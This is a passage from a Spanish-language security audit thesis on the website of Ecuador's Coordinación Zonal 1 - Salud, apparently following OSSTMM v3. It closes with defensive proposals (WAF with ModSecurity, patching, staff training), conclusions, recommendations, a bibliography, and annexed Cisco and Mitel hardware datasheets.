El registro de los accesos es crucial para mejorar la seguridad. Esto incluye la conservación de registros, para reducir estos riesgos, el canal inalámbrico debe cumplir con una serie de requisitos esenciales para garantizar la integridad y confidencialidad de la información transmitida. En primer lugar, es esencial configurar la red inalámbrica de manera segura mediante el uso de técnicas de cifrado confiables y la creación de contraseñas sólidas que deben cambiarse con regularidad. Además, la instalación de un sistema de detección de intrusos (IDS) es esencial para monitorear continuamente la red, detectar actividades sospechosas o no autorizadas y enviar alertas en tiempo real. Finalmente, mantener el firmware y las configuraciones de los dispositivos de red actualizados es esencial para protegerlos contra vulnerabilidades conocidas.

Los hallazgos en este canal de seguridad red de datos, se identifica claramente que se existen ciertos riesgos asociados que se detallan a continuación:

Para asegurar la seguridad del canal de red orientado a la página web, es necesario cumplir con una serie de requisitos básicos. Para acceder remotamente, primero debe configurar redes privadas virtuales (VPN). Esto asegurará que todas las conexiones externas se realicen de manera segura y cifrada. El sistema de firewall de aplicaciones

web (WAF), que funciona como una capa adicional de protección junto al firewall principal, es especialmente recomendable para la página web, que es el foco de la investigación. Este método permitirá reducir las vulnerabilidades.

Mantener registros detallados de todos los eventos de la red y realizar análisis regulares de estos registros también es crucial. Esto ayudará a identificar patrones inusuales que puedan indicar brechas de seguridad o intentos de ataque. La aplicación regular de parches de seguridad es igualmente crucial para garantizar que todos los dispositivos de red, servidores y aplicaciones estén actualizados para protegerse contra vulnerabilidades y exploit conocidos, como ataques de fuerza bruta y denegación de servicio. Para reducir los riesgos asociados y proteger la integridad del página web, es esencial cumplir con estos requisitos.

4.9 Propuesta para mejoramiento de seguridad de la Coordinación Zonal 1- Salud

El objetivo de esta propuesta es maximizar la efectividad de los mecanismos de seguridad operacional existentes utilizados por La Coordinación Zonal 1- Salud. Por lo tanto, se deben tomar diversas acciones para mejorar los canales probados. Estas actividades incluyen factores humanos, seguridad física, comunicaciones inalámbricas y redes de datos.

La propuesta técnica de mejora y la elección de la solución para la implementación de mecanismos de seguridad, tal como se detalla en el Anexo 21, constituye un componente calve para fortalecer la seguridad en la Coordinación Zonal 1 - Salud. Esta estrategia no solo busca optimizar la protección de los datos y sistemas, sino también garantizar la continuidad y eficacia de los servicios ofrecidos en el área de salud. En este análisis, se evaluarán exhaustivamente todas las deficiencias identificadas en cada canal

utilizando la metodología OSSTM v3, con el fin de optimizar las medidas de seguridad. Aquí identificaremos los valores altos en términos de riesgos y vulnerabilidades como se muestra en la Tabla 29, para luego aplicar controles y soluciones posibles. Entre las soluciones propuestas, se resalta la implementación de mecanismos de seguridad que proporcionarán una protección avanzada frente a amenazas cibernéticas, asegurando tanto la seguridad como la disponibilidad de los servicios web. Asimismo, la colocación estratégica de estos mecanismos favorecerá una defensa proactiva y eficiente, reforzando la seguridad integral de la Coordinación1- Salud.

Es necesario aumentar el personal en la recepción para optimizar el funcionamiento y la seguridad en la Coordinación Zonal 1 - Salud, ya que actualmente solo hay una persona para realizar todas las tareas. Para garantizar un desempeño eficiente, también es importante asignar responsabilidades específicas fuera del área de recepción. Para mantener al personal informado y preparado, se debe implementar un plan de capacitación continua sobre seguridad de la información y realizar charlas mensuales. Se debe implementar un sistema de registro para supervisar el acceso a áreas restringidas. Aunque las soluciones tecnológicas pueden ofrecer ventajas adicionales, la incorporación de personal dedicado en la recepción es la opción más eficaz porque combina la verificación personalizada con una capacidad de respuesta inmediata, a áreas restringidas de La Coordinación Zonal 1- Salud.

Finalmente, se determinó que era necesario revisar el canal de redes de datos, especialmente en lo que respecta al servicio web. La falta de actualizaciones del sistema operativo resalta la importancia de realizar revisiones mensuales para aplicar todas las actualizaciones necesarias. Esta práctica proactiva es vital para garantizar un rendimiento óptimo del sistema y prevenir caídas del sitio web. Además, se descubrieron fallas que podrían amenazar la seguridad. En consecuencia, la implementación de mecanismos de

seguridad como un Firewall de aplicaciones web (WAF) se vuelve extremadamente importante. El uso de un WAF no solo fortalece el sistema, sino que también reduce las amenazas potenciales y protege el servicio web, Con el uso de mecanismos de seguridad como modsecurity, junto con un sistema de registro, proporciona un directorio que registra cada acceso. Esta función es especialmente útil porque permite recopilar información detallada sobre las rutas que frecuentan los usuarios y los navegadores utilizados durante la conexión. Esto mejora la comprensión de las preferencias y características de los agentes que ingresan al sistema. Además, la integración de auditorías con herramientas como Lynis y Joomscan permite la identificación de vulnerabilidades durante las evaluaciones periódicas. De esta manera, los sistemas de seguridad pueden implementar soluciones efectivas en caso de ataques o anomalías.

Estas medidas combinadas aumentarán significativamente la seguridad de la página web de la Coordinación Zonal 1 – Salud

CONCLUSIONES

Es conclusión es necesario resaltar la importancia del análisis de riesgos en la identificación de vulnerabilidades y amenazas. El uso de metodologías eficientes, como la OSSTMM versión 3, resulta clave para obtener una evaluación eficaz. Esta metodología no solo facilita un análisis por canal, sino que también integra herramientas que proporcionan una visión más completa y realista de la situación de seguridad de la institución. Al utilizar este enfoque, se obtienen resultados más cercanos a la realidad, lo que además nos permite tomar decisiones para mejorar la protección de la página web y su entorno.

La metodología utilizada resultó altamente efectiva en este proceso, ya que permitió identificar de manera precisa las vulnerabilidades en cada uno de los canales analizados. Gracias a su enfoque estructurado, fue posible detectar y evaluar con mayor profundidad los riesgos asociados, especialmente en el canal de redes de datos, que se considera el más crítico debido a su relación directa con la página web. Esta metodología no solo facilitó un análisis detallado por canal, sino que también proporcionó una visión integral de la seguridad de la institución, lo que permitió implementar medidas correctivas de manera más eficiente, para optimizar la protección de la infraestructura tecnológica y asegurar la disponibilidad y seguridad de los servicios web. para proteger los activos críticos y garantizar la continuidad operativa de los servicios web de la Coordinación Zonal 1-Salud.

Una de las claves para la identificación de vulnerabilidades y la posteriormente la definición de los mecanismos y requisitos de seguridad necesarios. se pudo diseñar e

implementar un conjunto de medidas de mitigación alineadas con las con la seguridad de la página web de la institución, garantizando una protección adecuada frente a posibles amenazas, además que definir los pasos a seguir en el proceso de mitigación, contribuyendo de manera significativa a la mejora integral de la seguridad.

Uno de los aspectos clave fue la implementación de una solución efectiva para mejorar la seguridad de la página web. se implementó un mecanismo de seguridad, como solución la implementación de un (Web Application Firewall) estas pruebas se realizaron en un segmento aislado del servidor. Esta implementación incluyó la configuración de reglas específicas para el waf, respaldadas por ModSecurity, con el objetivo de fortalecer la protección y mitigar las vulnerabilidades detectadas. Esta estrategia permitió un enfoque más seguro y controlado para proteger los activos digitales de la organización frente a posibles amenazas.

Este estudio de caso puede servir como base para procedimientos futuros de evaluación del mecanismo de seguridad y proporcionar herramientas de evaluación estadística para probar mejoras o debilidades que surjan con el tiempo para mejorar los sistemas vulnerables encontrados.

RECOMENDACIONES

Es fundamental reconocer la importancia de implementar mecanismos de seguridad actualizados. Para ello, se recomienda llevar a cabo análisis de riesgo de manera regular, así como revisar y validar las medidas de seguridad actuales. Esto se debe a que, con el tiempo, las estrategias que son efectivas en el presente podrían no resultar igualmente útiles en el futuro. Además, es valioso contemplar un plan a corto y mediano plazo que considere la incorporación de nuevas tecnologías y medidas de protección, garantizando así que la seguridad se mantenga sólida y eficiente a lo largo plazo.

El responsable del área la Dirección Zonal de Tecnologías de la Información y Comunicación deberá llevar a cabo las intervenciones y acciones correctivas descritas en el informe final de inspección y tratar de realizarlas lo más rápido posible para garantizar la seguridad de todos los usuarios, ya que esto es fundamental para toda la operación. Establezca normas, políticas para el buen uso de las áreas restringidas además de realizar de la auditoría periódicas para que así se tenga un monitoreo y registros de la página web.

Es recomendable que la Dirección Zonal de Tecnologías de la Información y Comunicación de la Coordinación Zonal 1 de Salud solicite formalmente al Departamento Financiero la adquisición de equipos de red con mejores características para una gestión de red más eficiente. Además, se debe considerar la contratación de más empleados en la área de las TIC. Esta medida mejorará el funcionamiento del servidor web al reducir los problemas en caso de fallas físicas, problemas lógicos o ataques.

Se recomienda realizar una revisión completa de la infraestructura de la red de datos para identificar y mitigar vulnerabilidades potenciales. Se debe tener en cuenta especialmente la actualización y fortalecimiento de los sistemas de seguridad, incluida la implementación de firewalls sólidos y la incorporación de sistemas de detección y

prevención de intrusiones. Para garantizar que todos los dispositivos y aplicaciones estén actualizados con las actualizaciones de seguridad más recientes, es esencial mantener una política de gestión de parches rigurosa. Por último, pero no menos importante, se debe promover la capacitación continua del personal en prácticas de seguridad cibernética para asegurarse de que estén al tanto de las mejores prácticas y técnicas de protección disponibles. Estas medidas mejorarán la seguridad y la integridad de la red.

BIBLIOGRAFÍA

Arcentales, D., & Caycedo, X. (2017). Auditoría informática: un enfoque efectivo. *Revista Científica Dominio de las Ciencias*, 162, 163.

Arias, M. L., Acosta, L. A., Ladoy, L. E., Vega, G. T., & Yero, L. G. (2019). Training Strategy for the Use of Proxmox and PfSense in Health Institutions. *Revista Cubana de Informática Médica*.

Asamblea Nacional del Ecuador. (22 de octubre de 2009). *Defensoría Pública del Ecuador - Biblioteca digital.* Obtenido de Ley Orgánica de Transparencia y Acceso a la Información Pública: https://biblioteca.defensoria.gob.ec/handle/37000/3372

Asamblea Nacional del Ecuador. (2014). *Ley de Propiedad Intelectual.* Quito.

Asamblea Nacional del Ecuador. (2014). *Ley Especial de Telecomunicaciones.* Quito.

Asamblea Nacional del Ecuador. (2019). *Ley Orgánica de Comunicación.* Quito.

Asamblea Nacional del Ecuador. (2020). *Ley orgánica de garantías jurisdiccionales y control constitucional.* Quito.

Asamblea Nacional del Ecuador. (27 de agosto de 2021). *Defensoría Pública del Ecuador - Biblioteca digital.* Obtenido de Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos: http://biblioteca.defensoria.gob.ec/handle/37000/3374

Asamblea Nacional del Ecuador. (27 de agosto de 2021). *Defensoría Pública del Ecuador - Biblioteca digital.* Obtenido de Ley de Comercio Electrónico, Firmas

Electrónicas y Mensajes de Datos: http://biblioteca.defensoria.gob.ec/handle/37000/3374

Asamblea Nacional del Ecuador. (2022). *Código Orgánico Integral Penal.* Quito.

Astudillo, K. (2016). *Hacking ético 101*.

Basantes, A. C. (2021). *Los ataques más relevantes en el último semestre del 2021 en Ecuador.*

Bracho, C. L. (2017). *Auditoría de seguridad informática dirigida al gobierno autónomo descentralizado del cantón Mira basado en el estándar cobitv5, siguiendo la metodología osstmmv3.* Ibarra: Universidad Técnica del Norte.

Bravo-Mendoza, C. A. (2020). Fundamentos de la Constitución de la República del Ecuador de 2008. *Polo del Conocimiento*, 2.

Canalejo, L. (29 de julio de 2021). *Cómo hacer una auditoría informática de seguridad*. Obtenido de Linkedin: https://es.linkedin.com/pulse/c%C3%B3mo-hacer-una-auditor%C3%ADa-inform%C3%A1tica-de-seguridad-laura-canalejo

Contraloria General del Estado . (2017). *Normas de control interno de la Contraloría.* Quito.

Coordinación Zonal 1 - Salud. (2015). *Coordinación Zonal 1 - Salud*. Obtenido de http://www.saludzona1.gob.ec/cz1/index.php/mapa-del-sitio

Coordinación Zonal 1-Salud. (2015). *Coordinación Zonal 1-Salud*. Obtenido de Misión y Visión: http://www.saludzona1.gob.ec/cz1/index.php/hospital

Costas Santos, J. (2014). *Seguridad Informática.* Madrid: RA-MA.

Dirección Nacional de Registros Públicos. (09 de noviembre de 2021). *Registros Públicos*. Obtenido de https://www.registrospublicos.gob.ec/programas-servicios/servicios/proyecto-de-ley-de-proteccion-de-datos/#:~:text=ECUADOR%20CUENTA%20CON%20LEY%20DE,inici%C3%B3%20en%20octubre%20de%202017.

Espinosa, V., Acuña, C., De la Torre, D., & Tambini, G. (2017). *Pan American Health Organization.* Obtenido de La reforma en Salud del Ecuador: https://iris.paho.org/handle/10665.2/34061

Fuertes, A. (2014). *Elaboración de una metodología de test de intrusión dentro de la auditoria de seguridad.* Madrid: Universidad Internacional de La Rioja.

Gonzalez, M. A. (2016). *Seguridad en redes.* Cúa: Instituto Universitario de Tecnología José María Carreño.

ISACA. (2018). *issuu.* Obtenido de Marco de referencia Cobit 2019: Introducción y Metodología: https://issuu.com/koshertechnology/docs/cobit-2019-framework-introduction-and-methodology_

ISECOM. (2010). *ISECOM.* Obtenido de OSSTMM 3 The Open Source Security Testing Methodology Manual Contemporary Security Testing and Analysis: https://www.isecom.org/

Jácome, V. M. (2019). *Plan de seguridad, gestión de riesgos en el datacenter; metodología Magerit v3.0.* Ibarra: Universidad Técnica del Norte.

Jaramillo, C., Jácome, L., Ordoñez, A., Gaona, M. E., Carrión, J., & Palma, M. (17 de mayo de 2017). *Auditoría de gestión de seguridad informática en entidades públicas y privadas en Loja.* Obtenido de Maskana:

https://publicaciones.ucuenca.edu.ec/ojs/index.php/maskana/article/view/1459/1133

Karine, C. C. (2020). *Configuración del firewall de aplicaciones web modsecurity para prevenir diversos ataque hacia aplicaciones web alojados en servidores open source.* Esmeraldas.

Kaspersky. (2021). *Boletín de estadísticas Kaspersky del 2021.*

León, M. W. (2017). *Auditoría de seguridad informática en la red interna de la Universidad Técnica del Norte según la metodología Offensive Security Professional Training and Tools For Security Specialists y planteamiento de seguridad basadas en la norma ISO/IEC 27001.* Ibarra: Universidad Técnica del Norte.

Leonor, B. F. (2021). *Evaluación técnica informatica en base de riesgo de la Coordinación Zonal 1-Salud utilizando el marco de refrencia cobit 2019.* Quito.

Ministerio de Defensa Nacional del Ecuador. (2022). *Ministerio de Defensa Nacional del Ecuador*. Obtenido de https://www.defensa.gob.ec/transparencia/

Ministerio de Salud Pública. (2013). *Plan Estratégico Institucional.* Obtenido de http://www.saludzona1.gob.ec/cz1/images/documentos/Transparencia/PLANESTRATEGICOCZ1SALUD20132017.pdf

Ministerio de Salud Publica. (31 de enero de 2016). *Estatuto Orgánico de Gestión Organizacional por Procesos del Ministerio de Salud Pública.* Obtenido de http://www.saludzona1.gob.ec/cz1/images/lotaip/literal_a1-organigrama_de_la_institucion.pdf

Ministerio de Salud Pública. (16 de junio de 2017). *Ministerio de Salud Pública.* Obtenido de Ministerio de Salud celebra 50 años de vida institucional: https://www.salud.gob.ec/ministerio-de-salud-celebra-50-anos-de-vida-institucional/

Ministerio de Telecomunicaciones. (2018). *Plan Nacional del Gobierno Electrónico de Ecuador.* Quito.

Narvaez, K. J. (2019). *Aplicación de la metodología OSSTMM para la seguridad de la red inalámbrica de la Universidad Técnica del Norte mediante erramientas de Kali Linux.* Ibarra: UTN.

Nazamuez, N. Y. (2019). *Rediseño de la red y virtualización de los servicios con alta disponibilidad para la clínica DAME.* Ibarra: Universidad Técnica del Norte.

OWASP. (24 de septiembre de 2021). *OWASP*. Obtenido de OWASP Top 10: https://owasp.org/Top10/es/A00_2021_Introduction/

Pastor, I. (17 de febrero de 2017). *Seguridad Informática Isidro*. Obtenido de https://sites.google.com/site/seguridadinformaticaisidro/seguridad-en-redes-inalambricas/auditoria-de-seguridad-en-red

Pavón, O. G. (2019). *Análisis de sistemas WAF*. España.

Roa Buendía, J. F. (2013). *Seguridad Informática.* Basauri: McGraw-Hill.

Romero Castro, M. I., Figueroa Morán, G. L., Navarrete, V., Soraya, D., Álava Cruzatty, J. E., Parrales Anzúles, G. R., . . . Castillo Merino, M. A. (2018). *Introducción a la seguridad informática y el análisis de vulnerabilidades.* Área de Innovación y Desarrollo, S.L.

Salazar, C. A. (2020). *Planeación de un proyecto de implementación para una solución de balanceo de carga BIG-IP F5 en la Universidad Latinoamericana de Bogotá basado en el modelo PMI.* Bogotá: Universidad Latinoamericana de Bogotá.

Samaniego, E., & Ponce, J. (2021). *Fundamentos de seguridad informática.* Guayaquil: Editorial Grupo Compás.

Silva, F., Segadas de Araújo, L., & Kowask, E. (2014). *Gestión de la seguridad de la información.* Bogotá: RENATA.

Spencer, C. (2021). *Aplications Controls Audits 2021.* Australia: Office of the Auditor General Western Australia.

Valdez, A. (2020). *OSSTMM 3.* San Andres: Universidad Mayor de San Andres.

ANEXOS

Anexo 1. Datasheet de Cisco Firepower 2100 Series

Cisco Firepower 2100 Series Datasheet


Router-Switch.com
Leading Network Hardware Supplier

Overview

The Cisco Firepower 2100 Series is a family of four threat-focused NGFW security platforms that deliver business resiliency through superior threat defense. It offers exceptional sustained performance when advanced threat functions are enabled. These platforms uniquely incorporate an innovative dual multicore CPU architecture that optimizes firewall, cryptographic, and threat inspection functions simultaneously. The series' firewall throughput range addresses use cases from the Internet edge to the data center. Network Equipment Building Standards (NEBS)- compliance is supported by the Cisco Firepower 2100 Series platform. The 2100 Series platforms can run either the Cisco ASA Firewall or Cisco Firepower Threat Defense (FTD).

Appearance

Figure 1. Cisco Firepower® 2100 Series




Key Features and Benefits

Table 1. Performance specifications and feature highlights for Cisco Firepower 2100 with the Cisco Firepower Threat Defense image

Features	2110	2120	2130	2140
Throughput: FW + AVC (1024B)	2.3 Gbps	3 Gbps	5 Gbps	9 Gbps
Throughput: FW + AVC + IPS (1024B)	2.3 Gbps	3 Gbps	5 Gbps	9 Gbps
Maximum concurrent sessions, with AVC	1 million	1.5 million	2 million	3 million
Maximum new connections per second, with AVC	14K	17K	27K	57K
TLS	365 Mbps	475 Mbps	735 Mbps	1.4 Gbps
Throughput: NGIPS (1024B)	2.3 Gbps	3 Gbps	5 Gbps	9 Gbps
IPSec VPN Throughput (1024B TCP w/Fastpath)	800 Mbps	1 Gbps	1.6 Gbps	3.2 Gbps
Maximum VPN Peers	1500	3500	7500	10,000
Cisco Firepower Device Manager (local management)	Yes	Yes	Yes	Yes
Centralized management	Centralized configuration, logging, monitoring, and reporting are performed by the Management Center or alternatively in the cloud with Cisco Defense Orchestrator			
Application Visibility and Control (AVC)	Standard, supporting more than 4000 applications, as well as geolocations, users, and websites			
AVC: OpenAppID support for	Standard			

Cisco Security Intelligence	Standard, with IP, URL, and DNS threat intelligence
Cisco Firepower NGIPS	Available; can passively detect endpoints and infrastructure for threat correlation and Indicators of Compromise (IoC) intelligence
Cisco AMP for Networks	Available; enables detection, blocking, tracking, analysis, and containment of targeted and persistent malware, addressing the attack continuum both during and after attacks. Integrated threat correlation with Cisco AMP for Endpoints is also optionally available
Cisco AMP Threat Grid sandboxing	Available
URL Filtering: number of categories	More than 80
URL Filtering: number of URLs categorized	More than 280 million
Automated threat feed and IPS signature updates	Yes: class-leading Collective Security Intelligence (CSI) from the Cisco Talos Group
Third-party and open-source ecosystem	Open API for integrations with third-party products; Snort® and OpenAppID community resources for new and specific threats
High availability and clustering	Active/standby
Cisco Trust Anchor Technologies	Firepower 2100 Series platforms include Trust Anchor Technologies for supply chain and software image assurance. Please see the section below for additional details
NOTE: Performance will vary depending on features activated, and network traffic protocol mix, and packet size characteristics. Performance is subject to change with new software releases. Consult your Cisco representative for detailed sizing guidance.	

Anexo 2. Datasheet de Mitel MiVoice Business 3300 Controllers



When it comes to your communications solution, sometimes it needs to provide support for more than just the latest in VoIP technologies.

This could entail support for analog trunks for emergency purposes or analog fax machines for the business.

Mitel 3300 Controllers are specifically designed hardware platforms on which the Mitel MiVoice Business communications solution can reside on.

Together they provide your buisness with a complete communications solution that provides voice communications, unified messaging, auto-attendant, digital / analog trunking, and support for analog devices, such as fax machines - all in a single package.

The other unique aspect of the Mitel 3300 Controller is that it can be deployed as a media gateway, providing your business with a "gateway" to productivity enhancing solutions, like unified messaging and mobile integration - all without having to remove your existing communications system.

Mitel 3300 Controllers are available in several variants - CX II / CXi II, MXe II, and AX - with each offering unique capabilities to address a wide range of business needs.

Mitel 3300 Controllers

Specification	3300 CX II/ 3300 CXi II	3300 MXe III Standard	3300 MXe III Expanded	3300 AX
Maximum number of devices (including softphones and Contact Center agents)[1]	150	350	1,500	400 [1,7]
Maximum number of IP phones[1]	150	300	1,400	125 [1,7]
Maximum number of SIP devices / users	150	300	1,000	100
Maximum ACD Agents[1]	50	100	350	50
Maximum 5550 IP Consoles	8	16	24	8
Maximum MiVoice Business Consoles	8	16	24	8
Maximum number of Analog devices[10]	150	350	576	288
Shipped with	2 x ADI 21363 DSP modules Power Supply, 32 Echo Cancellers AMB	1 Quad DSP Module Power Supply, 64 Echo Cancellers AMB	1 Quad DSP Module Power Supply, 128 Echo Cancellers AMB	1 Quad DSP Module Power Supply, 40 Echo Cancellers
Main Software Storage Media	16 GB SATA Solid State Drive	32 GB Solid State Drive or 160GB SATA Hard Drive	32 GB Solid State Drive or 160 GB SATA Hard Drive	2 GB Flash Drive, 4 GB Flash Drive for Voice Mail
Installed RAM	512 MB	512 MB	512 MB	512 MB
Available MMC Slots	3	6	5	2
MMC Slots for	Quad CIM, Single T1/E1, Quad BRI, and DSP II	Dual FIM, Quad CIM, Single and Dual T1/E1, Quad BRI, Quad DSP, DSP II and Echo Canceller	Dual FIM, Quad CIM, Single and Dual T1/E1, Quad BRI, Quad DSP, DSP II and Echo Canceller	Single and Dual T1/ E1, Quad BRI, Quad DSP, DSP and Echo Canceller

Mitel 3300 CXi II Controller Data Connectivity

Integral 16-port powered Layer 2 10/100 Ethernet switch with embedded 802.af support.

HAS AN ADDITIONAL GIGE CAPABLE LAN PORT

- Provides connection to additional switch ports and router

ALSO HAS A 10/100 WAN PORT THAT IS AN "INTERNET GATEWAY"

- WAN port provides connection to an ISP for Internet access (e.g., DSL or cable)
- WAN port provides NAT and firewall capabilities
- WAN port does not support IP networking

USE EXTERNAL ROUTER FOR IP NETWORKING

- Same as you would with a CX II, MXe III, AX Controller

SIP Lineside and Trunking Specifications

Please see the SIP CoE MCD RFC specifications document on Mitel OnLine for up to date SIP specification support.

Digital Trunk Connectivity

DUAL EMBEDDED DIGITAL TRUNK MODULE (MXE III CONTROLLER AND AX CONTROLLER)

- Each module has two E1/T1 trunk interfaces (links)
- Provides PRI / QSIG / T1-D4 / T1 CAS (T1-D4) / DASS II / DPNSS / IDA-P protocol through the controller (No NSU required)
- Each interface can run a different protocol, either PRI, QSIG, or T1-D4

DOES NOT SUPPORT:

- Min / Max, NFAS, D-Channel Backup or TDM XNET (Hybrid XNET is supported).

EMBEDDED BRI MODULE (CX II / CXi II / MXE III / AX CONTROLLERS)

The Embedded BRI module has four Basic Rate Circuits (total 8 – 64kbs channels)

EACH CHANNEL MAY BE CONFIGURED AS EITHER A:

- T (trunk) interface for links from a BRI Central Office (CO)
- S (subscriber) interface for connecting up to eight BRI devices.

Note: S interfaces support only basic call features such as calling number display for BRI devices (BRI call handling such as Hold or Transfer are not supported). BRI devices are not line powered from the embedded BRI module.

Note: This module does not support U interfaces.

Mitel Steamline (24-Port Versions)

- Ethernet services over two-wires
- Power over Ethernet
- Cat 3 or better cabling
- Up to 1200 ft
- Simple deployment with a station-side dongle, delivering Ethernet services and power

Anexo 3. Datasheet de Switch WS-C3560G-24TS-E

WS-C3560G-24TS-E Datasheet

Get a Quote

Router-switch.com

Overview

Cisco Catalyst 3560 Series is a line of fixed-configuration, enterprise-class switches that include IEEE 802.3af and Cisco prestandard Power over Ethernet (PoE) functionality in Fast Ethernet and Gigabit Ethernet configurations. The Cisco Catalyst 3560 is an ideal access layer switch for small enterprise LAN access or branch-office environments, combining both 10/100/1000 and PoE configurations for maximum productivity and investment protection while enabling the deployment of new applications such as IP telephony, wireless access, video surveillance, building management systems, and remote video kiosks.

- 24 Ethernet 10/100/1000 ports and 4 SFP-based Gigabit Ethernet ports
- 1RU fixed-configuration, multilayer switch
- Enterprise-class intelligent services delivered to the network edge
- IP Services software feature set (IPS)
- Provides full IPv6 dynamic routing

Specification

Specifications	
Type	Fixed
Topology	Ethernet (10/100/1000 Ethernet PortsBaseT) Gigabit Ethernet (SFP)
Maximum Port density	24 10/100/1000 Ethernet Ports ports
Uplinks	4 SFP ports
Modular/Expansion Slots	n/a
Architecture	Layer 2 Switching (basic connectivity), Layer 2 Switching (intelligent services), Layer 3 Switching, Voice Enabled
Form Factor	Fixed, Rack Mountable, Standalone/Clustering
Dimensions	1.73 x 17.5 x 14.9 in.
DRAM	128 MB
Features	
Specialized Service Modules	n/a
Security	
DHCP Snooping	▫
Dynamic ARP Inspection	▫
IP Source Guard	▫

Private VLAN Edge	▫
Secure Shell	▫
SNMPv3	▫
Unicast RPF	
ACLs (L2-L4)	▫
Kerberos	▫
TACACS+	▫
RADIUS	▫
High Availability/Resilliency	
Hardware Redundancy	External Redundant Power Supply
High Availability/Resilliency	PVST, Broadcast Suppression, Unicast Suppression, Mulitcast Suppression, Spanning Tree, Portfast, Uplink Fast, Backbone Fast, 802.1s, 802.1w, HSRP
Management	
Management features	SPAN, RSPAN, CiscoView, Cisco Discover Protocol (CDP), Virtual Trunking Protocol (VTP), Telnet Client, BOOTP, TFTP, CiscoWorks, CWSI, RMON, SNMP, Clustering, Web-Based Management
Scalability	
WAN Interface Support	n/a
Throughput	38.7 Mpps
Backplane Capacity	32 Gbps
Number of VLANs	4k, 1024
QOS/VoiceMulticast/Multimedia	
Voice Services	▫
IPv6 Support	
WRR	
QoS - Policing	
QoS - Scheduling	▫
802.1p	▫
802.1Q	▫
ISL	

IGMP Snooping	▫
QOS - Multiqueues	▫
QOS - Marking Classification	▫
QPM	
Power over Ethernet	
